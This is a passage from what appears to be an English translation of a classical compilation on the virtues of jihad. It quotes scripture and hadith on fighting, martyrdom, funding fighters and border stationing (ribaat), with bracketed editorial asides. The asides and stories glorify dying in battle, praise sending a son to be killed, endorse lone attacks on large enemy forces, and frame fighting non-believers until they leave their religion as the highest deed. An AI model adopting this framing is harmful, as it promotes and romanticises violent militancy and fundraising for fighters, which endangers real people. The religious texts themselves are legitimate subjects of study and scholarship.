27. Muadh bin Jabal narrates: We were with the Messenger of Allah returning from Tabook. He told me, "If you want I can tell you the head of the matter, its pillar and its peak," I said yes O Messenger of Allah. He said, "The head of the matter is Islam, its pillar is Salah, and its peak is jihad" (al Hakim – Ahmad – al Tirmithi – ibn Majah)

[4] Siyahah is traveling throughout the earth. In the earlier nations some people would travel the earth for the sake of worshiping their Lord. Others would remain stationed at monasteries and that is Rahbanyyah
[5] Shaytaan: Satan.

The mujahid is given a guarantee by Allah:

28. Abu Huraira narrates: The Messenger of Allah said, "Allah has guaranteed the mujahid, who leaves from his home with no purpose but to fight in the cause of Allah and believing in Allah's words, Allah has guaranteed for him either to enter him into Paradise or to return him home with reward or booty" (Bukhari and Muslim)

29. Abu Hurairah narrates: The Messenger of Allah said, "There are three whom it is granted that Allah will help them: The mujahid in the path of Allah, the slave who started the process of mukatabah, and the one who wants to marry for chastity" (AbdulRazaq – al Tirmithi – al Hakim)

Allah will never forsake the mujahideen but would help them and respond to their prayers:

30. Jabir bin Abdullah narrates: We were sent on an expedition by the Messenger of Allah to raid a caravan owned by Quraish, and he appointed Abu Ubaydah as our leader. The Messenger of Allah found nothing to provide us with except leather bags filled with dates and nothing else. Abu Ubaydah would then hand us one date each. The narrator was asked: "What good would a date be?" He said we would eat it and then suck on the date seed! In addition to drinking water, that was the only food we would have for the whole day! Then we would gather leafs of trees and soak them in water and eat them. Then we headed for the direction of the coast. We saw what appeared like a sand dune and to our surprise it was whale. Abu Ubaydah at first said it is dead (therefore it cannot be consumed) He then said: "But we are the messengers of the Messenger of Allah and we are in the cause of Allah, and this is a necessity so eat from it" We stayed there for a whole month eating from it until we grew fat and we were three hundred in number! We would collect oil from its eyes with buckets and cut from its flesh pieces as large as a bull. Abu Ubaydah had us fit 13 men in its eye socket! He then had one of it's rib bones fixed to the ground like an arck, then he had the tallest camel with us pass from under it without the camel touching the bone! We then picked up dried meat to carry with us to Madina. When we told the Messenger of Allah our story he said, "That was sustenance Allah send for you. Do you have any of that meat left with you to give me some? We send some to him and he ate from it" (Muslim)

Miscellaneous rewards of the mujahideen:

Allah says: "…that is because they are not afflicted by thirst or fatigue or hunger in the cause of Allah, nor do they tread on any ground that enrages the disbelievers, nor do they inflict upon an enemy any infliction but that it is registered for them as a righteous deed. Indeed, Allah does not allow to be lost the reward of the doers of good.

Nor do they spend an expenditure, small or large, or cross a valley but that it is registered for them that Allah may reward them for the best of what they were doing." (Al Tawbah 102-121)

31. Abu Bakr bin Abi Musa narrates: I heard my father say that the Messenger of Allah said, “The gates of Paradise are lying under the swords” A poor man with rags on stood up and said, “O Abu Musa, did you hear that from the Messenger of Allah?” May father said yes. The man went back to his company and told them: “I give you my salaam” He then broke his sword sheath and marched towards the enemy striking them with his sword until he was killed” (Muslim)

    Ibn Daqeeq al Eid says: The statement that the gates of Paradise are lying under the swords would mean that Paradise is attained through the swords of the mujahideen and using the sword is necessary to get Paradise and to open its gates.

32. The Messenger of Allah said: “Whoever fights in the cause of Allah the time it takes to milk a camel is granted Paradise” (Ahmad – Abu Dawud – al Tirmithi – ibn Majah – ibn Habbaan)

33. Abu Hurairah narrated: The Messenger of Allah said: “The trials and tribulations are on there way. Trials like pieces of a dark night. The safest from them would be a man living on the peaks of mountains, living off his flock of sheep, or a man mounting his horse living off his sword” (al Hakim)

    [This indicates that in times of great tribulations a man should either be living in seclusion or even better living as a mujahid.]

34. Saburah bin al Fakah narrated: I heard the Messenger of Allah say, “Shaytaan has intercepted the son of Adam on his path towards Islam and told him: “Are you going to become Muslim and leave your heritage and the religion of your forefathers?” But the son of Adam disobeyed him and became a Muslim and was forgiven. Then Shaytaan sat for him on his path to hijrah and told him: “Will you make hijrah and leave behind your home and land?” He disobeyed him and made hijrah. He than sat for him on his path towards jihad and told him: “Are you going to fight when it is an exhaustion of your self and wealth? You would go to kill and would be killed and then your wife would be taken and your wealth divided.” The son of Adam disobeyed him and went on jihad.” The Messenger of Allah then said: “Whoever does that, it is incumbent upon Allah to admit him to Paradise, or if he dies by his animal striking him he would go to Paradise” (Ahmad (Agreeable))

35. Khalid bin al Waleed said: “If I were to marry a beautiful woman whom I love, or if I were given the good news of having a newborn son, it is less beloved and dear to my heart then to be, in a cold icy night, in an army waiting to meet the enemy the next morning. I advise you to go on jihad” (ibn al Mubarak)
    These were the words of Khalid before his death.

36. He also said: “I was prevented a lot of reciting of Quran because of my preoccupation with jihad”(Ibn Asakir – Abu Ya’la)

References to preference of jihad over hajj:

37. Ibn Umar said: One trip on jihad is better than 50 hajjs (Ibn al Mubarak – ibn Abi Shaybah) This narration to ibn Umar is authentic

38. Dhirar bin Amr said: " I have spent a very long time in jihad and my heart was longing to hajj. I made my preparations to go and then went to greet my brothers. I visited Ishaaq bin Abu Farwah to tell him good-bye. He asked me, "Where are you going?" I said: "I am going on hajj," He said: "Has your opinion on jihad changed or what?" I said: "No! Its just that I have been here on jihad for a long time and I was longing for hajj and visiting the House of Allah" He told me: "Dhirar! You should not do what you love, but you should do what Allah loves. O Dhirar, don't you know that the Messenger of Allah only made hajj once, but then spend his life fighting in jihad until he met Allah. O Dhirar! If you make hajj then you are rewarded for your hajj or umrah. But if you are posted in jihad or fighting and protecting the backs of Muslims, then if that House is visited by 100,000 pilgrims or whatever number, you would be getting the reward of everyone of their hajjs and the hajj of every believing man or woman until the Day of Judgment! Because whoever protects the believers is like the one who protects them from the time of Adam until the Day of Judgment. You are also rewarded for fighting the nonbelievers from the day Adam was created until the Day of Judgment because whoever fights them today is like the one who fights them from the day Adam was created until the Day of Judgment. You are also rewarded for every letter revealed in the Torah, Gospel and Quran because you are fighting to protect the light of Allah from being extinguished.

    O Dhirar bin Amr! Don't you know that there is no one closer to the status of prophethood than the scholars and mujahideen? I said, "And how is that?" He said: "Because the scholars are the ones who fulfill the role of the Prophets in guiding others to the truth and teaching it to them. While the mujahideen are the ones who fight for what the Prophets have brought and strive to make the word of Allah the highest and the word of the nonbelievers the lowest" Dhirar said: "I decided to give up hajj and remain in jihad until I die and meet Allah"

The virtues of encouraging jihad:

Allah says: So fight, [O Muhammad], in the cause of Allah; you are not held responsible except for yourself. And encourage the believers [to join you] that perhaps Allah will restrain the might of those who disbelieve. And Allah is greater in might and stronger in punishment (al Nisa 84)

Allah says: O Prophet, urge the believers to battle. If there are among you twenty steadfast, they will overcome two hundred. And if there are among you one hundred steadfast, they will overcome a thousand of those who have disbelieved because they are people who do not understand (al Anfal 65)

39. We will end this chapter with the famous story of Umm Ibrahim. This story was mentioned by scholars like Abu Jaafar al Luban. He narrates:

It is mentioned that one of the righteous women in Basra was Umm Ibrahim al Hashimeeyah. The enemy attacked one of the Muslim towns so people were encouraged to join jihad. AbdulWahid bin Zayd al Basri delivered a speech encouraging jihad and among the audience was Umm Ibrahim. Among the things AbdulWahid talked about was al Hoor (the women of Paradise). Umm Ibrahim stood up and said to AbdulWahid: "You know my son Ibrahim and you know that the nobility of al Basra wish to have him marry one of their daughters and I have not agreed to one of them yet. But I like this girl you described and I would be happy to marry her to my son. Can you please describe her again?

AbdulWahid then narrated a poem in the description of the Hoor. Umm Ibrahim said: I want my son to marry this girl and I would pay you 10,000 dinars as her dowry and you take him with you in this army. He might die as a Shaheed and intercede for me on the Day of Judgment. AbdulWahid said: "If you do so, that is great success for you and your son." She then called her son from the audience. He stood up and said: "Yes my mother!" She said: "Are you pleased to marry this girl with the condition of giving your soul to Allah?" He said: "Yes! I am very pleased!" She said: "O Allah you are my witness that I have married my son to this girl from Paradise with the condition he spends his soul in your sake" Then she went and brought back with her 10,000 dinars and gave it to AbdulWahid and said: "This is her dowry. Take it and use it to provide for the mujahideen" She then purchased for her son a good horse and she armed him. When the army started its march Ibrahim came out with the reciters of Quran surrounding him and reciting:

"Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise."

When Umm Ibrahim was greeting her son she told him: "Be careful and don't allow any shortcomings from yourself to be seen by Allah" She them embraced him and kissed him and said: "May Allah never bring us together except on the Day of Judgment!"

AbdulWahid said: "When we reached the enemy's territory and people were called to fight. Ibrahim was in the front and he killed many of the enemy but then they overwhelmed him and killed him. On our way back I told my soldiers not to tell Umm Ibrahim that her son was killed until I tell her. When we entered al Basra she met me and said: "Did Allah accept my gift so I can celebrate or was it rejected so I should cry?" I said: "Allah did accept your gift and your son died as a Shaheed" She then prostrated to thank Allah and said: "Thank you Allah for accepting my gift" The following day she came to me in the mosque and said: "Rejoice!" I said: "What good news do you have?" She said: "I saw my son Ibrahim last night in a dream. He was in a beautiful garden dressed in green clothes, sitting on a throne made of pearl and he had a crown on his head. He told me: "Rejoice my mother! I got married to my bride!"

The virtue of racing towards jihad:

Allah says: And the forerunners, the forerunners. Those are the ones brought close to Allah (al Waqi'ah 10-11)

Uthman bin Abi Sawdah said we where told that the forerunners mentioned in the verses are the first to go out on jihad and the first to go to Salah. (Ibn Abi Shaybah (authentic))

40. Uthman is one of the Imams of the Tabi'een and one of their fighters. He was asked: Are you going out to fight this year? He said: Yes, I wouldn't want to miss fighting even if I were to make 100,000 dinars

41. Al Hassan bin Abi al Hassan said that the Messenger of Allah sent an army and among them was Muadh bin Jabal. He was late in going out with the army so the Messenger of Allah saw him and said: " I see that your company are one month ahead of you in Paradise!" Muadh said: " O Messenger of Allah I only stayed behind in order to catch the prayer with you and so that you can make dua for me in order to make me ahead of my company in rewards!" The Messenger of Allah said: "No, they are ahead of you. Go and catch up with them" Then he said: " A journey in the morning in the cause of Allah is better than the world and everything on it, and a journey at the end of the day in the cause of Allah is better than the world and everything on it" (al Sunan)

42. Anas bin Malik narrated: The Messenger of Allah said: "A journey in the early morning in the cause of Allah is better than the world and everything on it, and a journey at the end of the day in the cause of Allah is better than the world and everything on it" (Bukhari)

Al Nawawi: The hadith does not restrict reward to the beginning or end of the day. It is just to point out that by spending a very little time in the cause of Allah carries a very great reward
[Remember that statements like: "in the cause of Allah", "in the path of Allah", or "in the sake of Allah" are all translations of the clause: "fi sabeel illah" in Arabic which, as mentioned in the beginning of the book, means jihad.]

43. Abu Hurairah narrated: The Messenger of Allah said, "Whoever goes out in his cause with no purpose but to fight in his sake and believing in Him and His Messengers, Allah will guarantee for him to either enter him into Paradise or to return him home with rewards or booty. In the name of whom Muhammad's soul is in His hand, whoever is injured in the path of Allah, the injury would come on the Day of Judgment as it was in this world, the color is that of blood and the smell is that of musk.
    In the name of whom Muhammad's soul is in His hand, if it wasn't for making things difficult on Muslims I wouldn't have stayed behind any army leaving in the path of Allah. But I am unable to find sustenance for the Muslims who stay behind and they have nothing and it is difficult for them for me to leave them.
    In the name of whom Muhammad's soul is in His hand, I wish I could fight in the cause of Allah and then be killed and then fight and then be killed and then fight and then be killed" (Muslim)

44. Abdullah bin Muhaireez narrates that his father was sent in the army of the summer and he became extremely ill. He said: "O my son carry me into the land of the Romans" So I carried him and was still taking through the land when he said: " My son, go fast" I said, "Father, but you are ill!" He said," My son, I want my death to meet me in the land of the Romans" I continued carrying him until he died in Hims.

The son said I was worried how would I find anyone to pray on him janazah in the land of the enemy. I then saw ranks of men whom I never saw before praying on my father! (Ibn Asakir)

[Those men must have been angels sent by Allah to perform prayers on this righteous man]

45. Saad bin AbdulAziz said Abu Muslim al Khawlani died in the territory of the Romans during the reign of Mu'awyah. He told Bisr bin Arta'ah (a companion who was the leader of their army): "Appoint me as the Amir (leader) over the dead and hand me the banner of war and make my grave the closest of all the graves of the martyrs to the enemy. I want to be resurrected on the Day of Judgment carrying the banner of war leading the martyrs. (Ibn Asakir)

The virtues of the dust in the path of Allah:

46. The Messenger of Allah of Allah said: " Whoever has his feet dirty in the path of Allah, Allah will save him from Hellfire" (Bukhari)

47. Abu Dardaa narrated: The Messenger of Allah said: "Allah will not combine in the lungs of His servant the dust of the path of Allah with the smoke of Hellfire, and whoever gets his feet dirty in the path of Allah, Allah will keep him away from Hellfire the distance of 1000 years travel for a fast horse, and whoever is injured in the path of Allah will receive the seal of martyrdom. The injury comes on the Day of Judgment with the color of saffron and the smell of musk. It is a sign that would be recognized by the all the creation, the beginning and the end. They will say: "He has the stamp of martyrs." And whoever fights in the path of Allah for a period equivalent to the time it takes to milk a camel is guaranteed Paradise" (Ahmad)

The virtues of riding the sea in jihad:

48. Anas bin Malik narrated: The Messenger of Allah would visit Umm Haraam bint Malhaan and she would feed him. Umm Haraam was the wife of Ubaadah bin al Saamit. One day when he visited her, after she fed him she sat down to comb his hair. The Messenger of Allah fell asleep. He then woke up laughing. She asked him: "What is making you laugh?" He said, "I was presented with some of my nation who were going out to fight in the cause of Allah riding the sea like kings on thrones." I said O Messenger of Allah, ask Allah that I be one of them! He prayed for her and then went to sleep again. He woke up again laughing. She said what makes you laugh? He said he saw another group and described them as he did before. She said pray to Allah that I am one of them. The Messenger of Allah said: "You are with the first group"

    Years later Umm Haraam participated in an army traveling through the sea. When they reached ashore she fell off her mount and died" (Bukhari)

49. Umm Haraam heard the Messenger of Allah say: “The first of my Ummah to ride the sea in the cause of Allah are forgiven” Umm Haraam said, “O Messenger of Allah am I among them” He said “Yes you are” He then said, “The first army of my Ummah to attack the city of Caesar are forgiven” She said, “Am I among them?” He said, “No” (Bukhari)

[This hadith is an indication of the special honor of naval warfare and fighting the Romans.]

50. Kaab al Ahbar said: “When a man first sets his foot on the ship he leaves all his sins behind him and becomes clean like the day he was born. And the one who suffers seasickness is like the injured who is pouring his blood in the path of Allah. And the one who is patient in the sea is like a king with a crown on his head. (Saeed bin Mansoor in his sunnan with an agreeable chain to Kaab)

51. Hayy al Ma’afiri said they were sitting with Abdullah bin Amr under the Alexandria lighthouse when the ships of jihad embarked on their journey. Abdullah said: “O Maslamah, tell me where are the sins of those people?” He said: “They are hanging on their necks!” Abdullah said: “No there not. In the name of Allah whom my soul is in his hands, they left all there sins on these beaches, with the exception of their debts”

52. Abdullah bin Amr said: “Allah laughs at the mujahideen of the sea many times. He laughs at them when they first ride the ship leaving their families and wealth behind. He laughs at them when the ship starts to rock in the sea. And He laughs at them when they first see the shore” (Ibn Abi Shaybah (Mawqoof))
    [It is mentioned in hadith that if Allah laughs at someone that person will never be punished in Hellfire]

The author of al Mughni and others from the school of Imam Ahmad state that the expeditions of the sea are greater in reward than those of land since it is more difficult and dangerous.

In my opinion there should be no difference of opinion in that due to the aforementioned hadiths that state the great status of jihad in the sea. It should be stated however that one should not ride the sea when it is so dangerous that the likelihood of survival is very slim.

The virtues of horses and keeping them for the purpose of jihad:

Allah says: And prepare against them whatever you are able of power and of steeds of war by which you may terrify the enemy of Allah and your enemy and others besides them whom you do not know but whom Allah knows. And whatever you spend in the cause of Allah will be fully repaid to you, and you will not be wronged. (Al Anfal 60)

53. Abu Hurairah narrated: The Messenger of Allah said: “Whoever keeps a horse for the sake of Allah, believing in Allah and His promise, then the horse’s feeding, drinking, droppings, and urine are going to be on his scale of good deeds on the Day of Judgment.” (Bukhari)

The virtue of fear in the path of Allah:

54. Salman said: “If the heart of the believer trembles in the path of Allah that would shake down his sins just like the shaking of a cluster of dates” (Ibn al Mubarak – ibn Abu Shaybah – Tabarani (Mawqoof))

55. Abdullah bin Amr bin al Aas narrated: The Messenger of Allah said: “Any expedition that fights in the path of Allah and win or come back safe have already received two thirds of their rewards. While an army that looses, feels fear and is hurt have their entire reward reserved for them” (Muslim)

The virtues of standing in the ranks on the battlefield:

Allah says: Indeed, Allah loves those who fight in His cause in a row as though they are a [single] structure joined firmly. (Al Saff 4)

56. Sahl bin Saad al Sa’idi narrated: The Messenger of Allah said: “Two moments, Allah opens in them the gates of the heavens and when that happens hardly ever would a prayer be rejected: During the call to prayer and when the armies line up their ranks” (Abu Dawud)

57. Ibn Umar said: “To stand in the ranks facing the enemy even without me striking my sword, throwing my spear, or shooting my arrows, is better to me than worshiping Allah for 60 years and not committing any sin” (Al Jami)

58. Imran bin Haseen narrated: The Messenger of Allah said: “Standing in the ranks of the army in the battlefield is better to Allah than the worship of sixty years” (Al Hakim (authentic according to al Bukhari rules and agreed by al Thahabi))

59. Yazeed bin Shajarah (a companion) said: “I was told that swords are keys to Paradise” (AbdulRazaq with an authentic chain to Yazeed)

60. Abdullah bin Amr said: Shall I tell you about the best martyr on the Day of Judgment? That is the one who stands in the ranks on the battlefield and when they face the enemy he does not turn left or right. Rather he carries his sword and says: “O Allah! Today I hand over to you my soul to make up for my past days!” and then he is killed. That person is among the martyrs who now lay down in the high rooms of Paradise wherever they wish!” (Ibn al Mubarak)

A chapter on the farewell of the fighters:

61. Abu Bakr al Siddeeq escorted an army and walked with them and then said: “Praise be to Allah for having dust on our feet in his cause.” A man said: “But we just escorted them and

gave them farewell?" Abu Bakr said: "We prepared them, gave them farewell and made prayers for them" (al Mussanaf by ibn Abi Shaybah – al Sunnan al kubra by al Bayhaqi)

CHAPTER 3: THE VIRTUES OF SPENDING IN THE CAUSE OF ALLAH:

Allah says: Who is it that would loan Allah a goodly loan so He may multiply it for him many times over? And it is Allah who withholds and grants in abundance, and to Him you will be returned (al Baqarah 245)

Allah says: The example of those who spend their wealth in the way of Allah is like a seed which grows seven spikes; in each spike is a hundred grains. And Allah multiplies for whom He wills. And Allah is all-Encompassing and Knowing (al Baqarah 261)

62. The Messenger of Allah prayed to Allah to give his Ummah more. Allah revealed: "Who is it that would loan Allah a goodly loan so He may multiply it for him many times over?" The Messenger of Allah asked for more. Allah revealed: "Indeed, the patient will be given their reward without account [i.e. limit] (al Bayhaqi)

63. The Messenger of Allah said: "Whoever spends in the path of Allah, it would be multiplied for them 700 times" (Tirmithi – Nasa'i – ibn Habbaan – al –Hakim – Ahmad (authentic))

64. A man came to the Messenger of Allah with a camel in the cause of Allah. The Messenger of Allah said: "You will be given on the Day of Judgment 700 camels" (Muslim – al Hakim)

65. Abu Hurairah narrated: The Messenger of Allah said: "Whoever spends a pair in the cause of Allah would be called on the Day of Judgment to enter into Paradise. The people of prayer will be called from the gate of prayer, the people of jihad would be called from the gate of jihad, the people of sadaqah would be called from the gate of sadaqah, and the people of fasting would be called from the gate of Rayaan." Abu Bakr said, "Would there be anyone who would be called from all of those gates?" The Messenger of Allah said, "Yes, and you are one of them" (Ahmad – Bukhari – Muslim – Nasa'I)

66. Sasa'ah bin Mu'awyah said I went to Abu Dharr's house and didn't find him. I then met him coming back with a camel with water on its back for his house. I asked him: "Are you Abu Dharr?" He said: "That's what my family call me" I said, "Can you narrate to me something you heard from the Messenger of Allah, may Allah benefit me with it?" He said, "The Messenger of Allah said: " Whoever spends a pair in the cause of Allah will have the gatekeepers of Paradise rushing towards him on the Day of Judgment competing on who would be the one to invite him" I said, "What is a pair?" He said, "A pair of horses or a pair of camels" (al Hakim – Ahmad – Nasa'I)
67. Thawban narrated: The Messenger of Allah said: "The best dinar you could spend is the one you spend to feed your family, the dinar you spend on your mount in the cause of Allah, and the dinar you spend on your companions in the cause of Allah" (Muslim)

68. When the Messenger of Allah was exhorting the sahabah to donate for the preparation of the battle of Tabook, Uthman bin Affaan came to the Messenger of Allah carrying a thousand dinars (gold coins) and he poured it on the lap of the Messenger of Allah. The Messenger of Allah was tossing the coins and turning them while he kept on saying again and again: "Whatever Uthman does after this day won't harm him!" (Ahmad – Tirmithi)

69. The Messenger of Allah said: " O Allah be pleased with Uthman because I am pleased with him" (Ibn Hishaam)

70. Muhibaldeen al Tabari said: Uthman first came with 300 camels full with their saddles, then he came in with 1000 gold dinars, then when he saw that the army is still short he brought in horses and camels up to a total of a 1000. When that wasn't enough he sent in 10,000 dinars and 20 horses.

The punishment of withholding wealth from being spent in the path of Allah:

Allah says: And spend in the way of Allah and do not throw yourselves with your own hands into destruction. And do good; Indeed, Allah loves the doers of good (al Baqarah 195)

71. Huthaifah said the meaning of the ayah is that when people do not spend their wealth in the path of Allah they are throwing themselves into destruction. (Bukhari)

Ibn Abi Hatim in his tafseer says that this is the opinion of: Ibn Abbaas, Ikrimah, al Hassan, Mujahid, Atta, Saeed bin Jubair, Abi Saleh, al Dhahak, al Suddi, Muqatil bin Hayaan, Qatadah, and others.

Al Qurtubi states in his tafseer that Huthaifah, ibn Abbas, Atta, Ikrimah, Mujahid and others say that you shouldn't refrain from spending in the cause of Allah for fear of poverty. This is also the opinion of Bukhari and he didn't mention any other opinion.

Allah says: …and those who hoard gold and silver and spend it not in the way of Allah – give them tidings of a painful punishment.

The Day when it will be heated in the fire of Hell and seared therewith will be their foreheads, and flanks, their backs, "That is what you hoarded for yourselves, so taste what you used to hoard (al Tawba 34-35)

Allah says: Here you are- those invited to spend in the cause of Allah – but among you are those who withhold. And whoever withholds only withholds from himself; and Allah is the Free of need, while you are the needy. And if you turn away, He will replace you with another people; then they will not be the likes of you. (Muhammad 38)

Allah says: And why do you not spend in the cause of Allah while to Allah belongs the heritage of the heavens and the earth? (Al Hadeed 10)

72. Asslam Abi Imran said we were in an army heading from Madina towards Constantinople. The head of the army was AbdulRahman bin Khalid bin al Waleed. The Romans had their backs facing the gates of the city. A man from among us rushed alone towards the enemy. Some people said: "There is no God but Allah! He is throwing himself into destruction!" Abu Ayub al Ansari (a companion) said: "This verse was revealed speaking about us the Ansar. When Allah gave His Messenger victory and Islam prevailed, we said let's go back to our businesses and take care of it. Allah then revealed the verse "And spend in the way of Allah and do not throw yourselves with your own hands into destruction. And do good; Indeed, Allah loves the doers of good"
    So throwing our selves into destruction meant going back to our farms and businesses and leaving jihad"

    Abu Imran said: Abu Ayub remained in jihad until he was buried in Constantinople." (Abu Dawud – Tirmithi – al Hakim)

73. Al Qasim bin Mukhamarah (tabi'ee) said: destruction is withholding spending in the cause of Allah but if a man alone attacks ten thousand strong of the enemy that is fine and Allah knows best. (al Sunan al Kubra – al Tabari in tafseer)

Shaytaan may tell you that since you might die why not leave your wealth behind for your family. This thought is only accepted by one who has little trust in Allah. It shows the existence of doubts in Allah's ability to provide. Because if you believe that you are nothing but a middleman between Allah and your family and that in reality it is not you who is providing for them, then you would not worry for your family after you die.

74. Abu Dharr said the Messenger of Allah saw me entering and he was sitting under the shade of al Kabah. When he saw me he said: "In the name of the Lord of al Kaabah, they are the great losers!" I couldn't help but go to him and ask him whom they were? He said: "The wealthy. Except for those who spend it like this" and he waved his hand left, right and behind. Then he said: "And few are they!" (Muslim – Bukhari)

The virtues of providing for the fighters in Allah's path and taking care of their families:

75. Abu Saeed al Khudri said the Messenger of Allah sent an army to Bani Lahyan. He said from every two men one goes out. Then He told the ones staying behind: "Whoever of you takes care of his brother's family until he comes back would receive half the reward of those who went out" (Muslim)

76. The Messenger of Allah said: "Whoever provides for a fighter in the cause of Allah has actually fought, and whoever takes care of the family of a fighter has actually fought" (Bukhari – Muslim)

77. Ibn Masood said: “For me to equip a fighter with a whip is better to me than making hajj” (Ibn al Mubarak – ibn Abi Shaybah)

78. Uday bin Hatem asked the Messenger of Allah about the best sadaqah. The Messenger of Allah said: “Serving your companions in the path of Allah” He said and then what? The Messenger of Allah said: “Building a structure that would provide them with shade” He said and then what? The Messenger of Allah said: “A saddle for a horse in the path of Allah” (Sunnan Saeed bin Mansoor)

79. Aamir bin Qays (tabi’i) used to participate in jihad against the Romans. He had a mule, which he would share with al Muhajireen. When he is about to join an army he would go around glancing at the faces of people studying them. If he sees a group of men who would suit him he would walk up to them and say: “I would like to join you but I have three conditions” They would say: “What are they” He would say: “1) That I become your servant and I don’t want anyone competing with me in that. 2) I become the one who calls the Adhan among you and I don’t want anyone to compete with me in that. 3) I cover your expenses according to my ability.” If they agree he would join them. If they ever compete with him he would depart them and move on to find another group. (Ibn al Mubarak)

The early Muslims if they go out in armies they would strive to serve others and to make their company happy. They would prefer others to themselves. They would do all that for the sake of Allah and to gain His pleasure.

CHAPTER 4: THE VIRTUES OF RIBAAT[6] (THE STATIONING) AND THE VIRTUES OF THE ONE WHO DIES IN RIBAAT:

Allah says:…then kill the ones who associate with Allah other gods wherever you find them, and capture them and besiege them and sit and wait for them at every place of ambush (al Tawbah 5)

Allah says: O you who have believed, persevere and endure and remain stationed and fear Allah that you may be successful (aal Imran 200)

Al Hassan said the meaning of "persevere and endure" in the verse is that the Muslims were commanded to outdo the nonbelievers in endurance and steadfastness until the nonbelievers end up giving up their religion.

Ibn Jareer:

Muhammad bin Kaab al Quradhi used to say about this verse: Be stationed in the cause of Allah until he (the nonbeliever) leaves his religion for yours.

80. The Messenger of Allah said: " Being stationed for a day in the cause of Allah is better than the world and everything on it" (Bukhari)

81. Salman al Farisi said: The Messenger of Allah said: "Being stationed in the path of Allah for a day is greater than fasting the days of a month and praying its nights. And if he dies the rewards of the deeds he used to do would continue and his provisions would continue and he would be spared the trial of the angels of the grave" (Muslim)

82. The Messenger of Allah said: " Every dead person would have his deeds sealed, except the one stationed in the path of Allah, for they would have their deeds grow until the Day of Judgment, and they would be spared the tribulation of the angels of the grave" (Abu Dawud – al Hakim)

    Al Qurtubi states: This means that Ribaat provides the greatest reward of all after death. The Messenger of Allah says: "If the son of Adam dies, his deeds would terminate except for a charity that he leaves behind, knowledge that benefits, or a righteous son who would pray for him" (Muslim) Charity, knowledge, and a righteous son would all end one day. It would end when the charity runs out, when the knowledge is left and when his son dies. But the rewards of the one stationed in the path of Allah continue until the Day of Judgment. That is because all good deeds cannot be practiced except when safety from the enemy is provided and that is done by the mujahideen who are stationed and guarding the Ummah.

83. Uthman stood on the pulpit and said: "I heard from the Messenger of Allah a hadith that I didn't tell you about previously because I feared you would all leave from Madinah. I heard him say: Being stationed in the path of Allah for a day is better than a 1000 days anywhere

[6] Ribaat: Is the stationing in a land bordering the enemy for the purpose of jihad. The land of Ribaat is a land that is under threat of attack by the enemies of Islam. The one who is stationed in Ribaat is called a Murabit.

else. So let everyone choose what they like" (Mussanaf ibn Abi Shaybah – al Tirmithi – al Nasa'I)

The hadith of Uthman is a clear evidence that being stationed in the path of Allah for a day in the land of war is better than spending a thousand days in any other place including Makkah, Madina, and Jerusalem. That is why Uthman didn't tell them the hadith before. It was because he was worried they would all leave him.

There are Sahaba and Tabi'een whose numbers only Allah can count who left Makkah and Madinah and headed to the coasts of al Sham being stationed their until they either died as a shaheed or died a natural death.

84. Al Harith bin Hisham (the brother of Abu Jahl) was leaving Makkah to jihad so the people of Makkah mourned him. Multitudes of people followed him out of Makkah until he reached to al Badha' with the people around him crying. When he saw that he himself cried and then said: "O people, I am not leaving you because you are not dear to me. Nor am I leaving this town because I prefer some other place. But this affair started (Islam) and some men went out. They were not among the most noble of us. We then woke up, but in the name of Allah if the mountains of Makkah turn into gold and we spend it in the cause of Allah we won't catch up with one day of their days. Now if they are ahead of us in this world we are going to try to catch them up in the Hereafter. I am traveling to Allah"

    He went to al Sham. He then dies as a Shaheed in the battle of al Yarmuk. (Ibn al Mubarak)

Ibn Taymiyah said it is the consensus of all the scholars that for a man to spend time stationed in the path of Allah is better then staying in Makkah, Madinah, or Jerusalem.

Ibn al Munthir conveyed that Imam Ahmad was asked: Which is more beloved to you: Staying in Makkah or being stationed in the path of Allah? He said: Being stationed is more beloved to me.
Imam Ahmad also said: Nothing is equivalent in our view to fighting and stationing in the path of Allah.

A man asked Imam Malik: Which do you prefer: for me to stay in Madinah or Alexandria? He said: Stay in Alexandria [Alexandria was a land of Ribaat because of the Roman attacks from the sea]

Also the prayer in Ribaat is multiplied. So is fasting, remembrance Allah, recitation of Quran, and spending of wealth in the sake of Allah.

85. Uthman said: "Allah has instructed us to become Muslims and we did. So we are the Muslims. He then ordered us to make hijrah so we, the people of Makkah, are the Muhajireen. He then told us to fight jihad and you did. So you, the people of al Sham, are the mujahideen. Spent money on your self and your family and the needy around you. Since if you go out with a single dirham and bought some meat with it and you ate it you and your family you will be rewarded as spending 700 dirhams! (The history of the city of Damascus)

The spending in al Sham is multiplied if it is during the era of Uthman because all of al Sham was a land of Ribaat. It was expected then that the enemy could descend on any part of it. But know that applies only to frontiers of it which are prone to attacks by the enemy.

86. The Messenger of Allah said: "There will be people from my nation who will protect the borders. They will fulfill their duty, but they will not be given what is due to them. They are from me and I am from them" (ibn al Mubarak (agreeable))

87. Abu Hurairah narrated: The Messenger of Allah said: "Among the best livelihoods of people is that of a man holding the rein of his horse in the path of Allah, flying on its back whenever he hears the call. He flies in search of killing or being killed. And a man on top of a mountain peak or on the bottom of a deep valley, establishing prayers, paying his zakah, and worshiping his Lord until death visits him. People see nothing from him but good" (Muslim)

88. Two men came to the companion Abdullah bin al Harith bin Jaz'i al Zabeedi. He said welcome and handed them a pillow he was sitting on. They said: "We did not come for this but we came for you to tell us something that would benefit us (a hadith.) He said: "Whoever does not treat his guests with generosity does not belong to Muhammad and Ibrahim. Blessed is he who spends his night holding the rein of his horse in the path of Allah, having a piece of dry bread and water as his breakfast. And woe to those who are feeding like cows, saying: "Servant! Take this and servant! Bring that" All of that and they are not even remembering Allah." (Ibn al Mubarak)

The period of being stationed:

Imam Ahmad was asked: Is there any period for being stationed? He said, "Forty days"

89. Abu Hurairah said: "For me to be stationed for one night next to the sea and protecting the Muslims behind me is better than spending the night of al Qadr in the masjid of al Kaabah or the masjid of the Messenger of Allah. And spending three days in Ribaat is equal to a whole year, and the most complete period of Ribaat is forty days" (AbdulRazaq)

90. A man from al Ansar came to Umar. Umar asked him: "Where were you?" He said: "I was in Ribaat" Umar said: "For how long?" He said: "Thirty days" Umar said: "You should have completed it forty" (AbdulRazaq)

91. Abu Hurairah said: "If you spent three days in Ribaat then let the worshipers worship as they wish!" (Ibn Abi Shaybah (authentic))

    [Meaning if you spends 3 days in Ribaat no worshiper could catch up with you no matter what they do and no matter for how long they do it!]

The commanded Ribaat is for a person to station himself to a vulnerable land where the enemy is expected to attack (the word Ribaat comes from rabat which is to tie). The Murabit does that

with intention of fighting the enemy or guarding the land or even to increase the number of Muslims in that land. The more dangerous the land is the more rewarding it becomes whether it is a sea port or otherwise.

